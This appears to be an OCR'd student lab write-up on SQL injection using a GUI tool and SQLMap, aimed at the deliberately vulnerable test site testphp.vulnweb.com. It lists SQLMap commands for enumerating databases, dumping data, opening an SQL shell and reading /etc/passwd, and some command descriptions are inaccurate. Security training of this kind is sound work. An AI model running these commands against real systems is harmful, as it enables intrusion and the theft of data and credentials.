


4 . If you click on info section you are get information about the target




5 . If you go in Tables section you can find the tables in target section

Name : kunal Jawale




6 . click on get DBs to get extra information about the tables



7 . select which data you see in data section and click on get data

Name : kunal Jawale



See the result in right section

Done.

❖ Perform Advance SQL Injection using SQLMap

Sqlmap :

SQLMap is a powerful open-source tool used for **automating SQL injection** attacks and **taking over database servers**. It's widely used in **penetration testing** and **ethical hacking** to detect and exploit SQL injection vulnerabilities.

🔧 Uses of SQLMap in SQL Injection

1. **Detecting SQL Injection Vulnerabilities**
   - SQLMap can test whether a given parameter (URL, cookie, POST data) is vulnerable to SQLi.
   - Supports all types of SQLi: **Boolean-based**, **Time-based**, **Union-based**, **Error-based**, etc.

2. **Database Fingerprinting**
   - Automatically detects:
     - Database type (MySQL, MSSQL, Oracle, PostgreSQL, etc.)
     - Database version
     - OS and Web server
3. **Enumerating Database Information**
   - List all:
     - Databases (`--dbs`)
     - Tables (`--tables`)
     - Columns (`--columns`)
     - Data (`--dump`)
   - Example:
   - `sqlmap -u "http://example.com/page.php?id=1" --dbs`
4. **Bypassing WAFs/Filters**
   - Supports techniques to **evade Web Application Firewalls (WAFs)** using tamper scripts.
5. **Accessing Underlying File System**
   - Read or write files on the server if the DB supports it (e.g., MySQL's `LOAD_FILE()`).
   - Example:
   - `sqlmap -u "http://example.com" --file-read="/etc/passwd"`
6. **User Credentials Extraction**
   - Extracts usernames and password hashes from the database.
   - Can crack password hashes if wordlist is given.
7. **Executing SQL Shell**
   - Run custom SQL commands on the server:
   - `sqlmap -u "http://example.com" --sql-shell`
8. **Operating System Command Execution**
   - If the DBMS is vulnerable and configured poorly, SQLMap can gain OS-level command execution.
9. **Database Takeover**
   - Can even take over the database server using techniques like out-of-band connections, file-based access, and more.

🧪 Example SQLMap Usage

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --batch --dbs
```

Name : kunal Jawale

This command:

- Targets the vulnerable URL
- Uses default options
- Lists databases without prompting


📌 Conclusion

SQLMap is an essential tool for **automated SQL injection testing**, from **finding vulnerabilities** to **extracting data**, and even **gaining system access** when possible. It's highly customizable and supports many advanced features used by penetration testers and ethical hackers.


Lab :

Command and their intension

1. **Sqlmap -u <url>**
   For normal scan




Name : kunal Jawale




2. Sqlmap -u <url> --random-agent

For fast scan




Name : kunal Jawale




3. Sqlmap -u <url> -DBS --random agent

This command for finding the database




Name : kunal Jawale

